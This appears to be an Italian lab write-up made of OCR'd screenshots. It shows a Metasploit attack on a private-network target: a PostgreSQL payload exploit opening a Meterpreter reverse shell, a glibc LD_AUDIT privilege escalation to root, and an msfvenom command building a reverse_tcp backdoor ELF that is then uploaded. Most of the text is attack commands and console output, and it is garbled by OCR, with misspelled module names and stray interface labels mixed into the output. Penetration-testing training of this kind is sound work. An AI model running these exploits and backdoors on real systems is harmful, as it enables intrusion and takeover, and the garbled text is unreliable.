
## **Escalation privilegi metasploit**

Avvio msfconsole ricerca e set exploit



ù[*] No payload configured, defaulting to linux/x64/meterpreter/revers	se_tcp			
msf6 exploit(:inux/tocal/glibc_td_audit_dso_toad_priv_e-) > ùoptions [s] Unknown command: ùoptions. Did you mean options? Run the help	5			
msf6 exploit( inux/local/glibc_id_audit_dso_load_priv_e:) > options	command for more	details.		
Computer				
Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc				
Name Current Setting Required Description				
(manie Current Setting Required Description				
SESSION yes The session to run this module on SUID_EXECUTABLE /bin/ping yes Path to a SUID executable				
z Music Videos Pictures				
Payload options (linux/x64/meterpreter/reverse_tcp):				
Name Current Setting Required Description				
Description				
LHOST 192.168.50.150 yes The listen address (an interface may be LPORT 4444 yes The listen port	e specified) php.jpg			
○ File System				
VBox_GAs_7.1.0 ♠ Exploit target: Network				
Id Name, se Network hashfile.bxt wget-log				
0 Automatic				
View the full module info with the info, or info -d command.				
<pre>msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_e) &gt; set session 1 session =&gt; 1 msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_e) &gt; set payload linux/x86/meterpreter/reverse_tcp</pre>				
payload => linux/x86/meterpreter/reverse_tcp				

## Esecuzione exploit

```
msf6 exploit(linux/postgres/postgres_payloa) > run

[*] Started reverse TCP handler on 192.168.50.150:5432

[*] 192.168.50.152:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Uploaded as /tmp/vXGJAohl.so, should be cleaned up automatically

[*] Sending stage (1017704 bytes) to 192.168.50.152

[*] Meterpreter session 1 opened (192.168.50.150:5432 -> 192.168.50.152:32935) at 2024-09-25 14:28:21 +0200

meterpreter >
```

```
msf6 exploit(linux/local/glibc_le_audit_dso_load_priv_sr) > run

[*] Started reverse TCP handler on 192.168.50.150:4444 | 13.php | shell 2.php | shell.php | prova.html.sav

[*] Sending stage (1017704 bytes) to 192.168.50.161

[*] The target appears to be vulnerable

[*] Using target: Linux x86

[*] Writing '/tmp/.1YihPTZf' (1271 bytes) ...

[*] Writing '/tmp/.nKCoZGrW' (286 bytes) ...

[*] Writing '/tmp/.fJG4Q' (207 bytes) ...

[*] Writing '/tmp/.fJG4Q' (207 bytes) ...

[*] Sending stage (1017704 bytes) to 192.168.50.152

[*] Meterpreter session 3 opened (192.168.50.150:4444 -> 192.168.50.152:43217) at 2024-09-26 14:52:40 +0200

meterpreter > getuid
Server username: root
meterpreter >
```

## Creazione e upload backdoor

```
msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.50.150 LPORT=4444 -f elf > /home/kali/backdoor.elf

[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.50.150 LPORT=4444 -f elf > /home/kali/backdoor.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 123 bytes

Final size of elf file: 207 bytes

msf6 >
```

```
meterpreter > ls
Listing: /var/lib/postgresgl/8.3/main
______
Mode > 19 Size Type Last modified
                                Name
100600/rw----- 4 fil 2010-03-17 15:08:46 +0100 PG_VERSION
100600/rw----- 207 fil 2024-09-2614:38:47+0200 backdoor.elf
040700/rwx----- 4096 dir 2010-03-17 15:08:56 +0100 base
040700/rwx----- 4096 dir 2024-09-2614:41:57 +0200 global
040700/rwx----- 4096 dir 2010-03-17:15:08:49 +0100 pg_clog
040700/rwx------ 4096 dir 2010-03-17 15:08:46 +0100 pg_multixact
040700/rwx----- 4096 dir 2010-03-17 15:08:49 +0100 pg_subtrans
040700/rwx----- 4096 dir 2010-03-17 15:08:46 +0100 pg_twophase
040700/rwx------ 4096 dir 2010-03-1715:08:49 +0100 pg_xlog
100600/rw------- 54 fil 2024-09-26:14:31:56 + 0200 postmaster.pid
100644/rw-r--r-- 540 fil 2010-03-17 15:08:45 +0100 root.crt
100644/rw-r--r-- 1224 fil 2010-03-17 15:07:45 +0100 server.crt
100640/rw-r---- 891 fil 2010-03-17 15:07:45 +0100 server key
```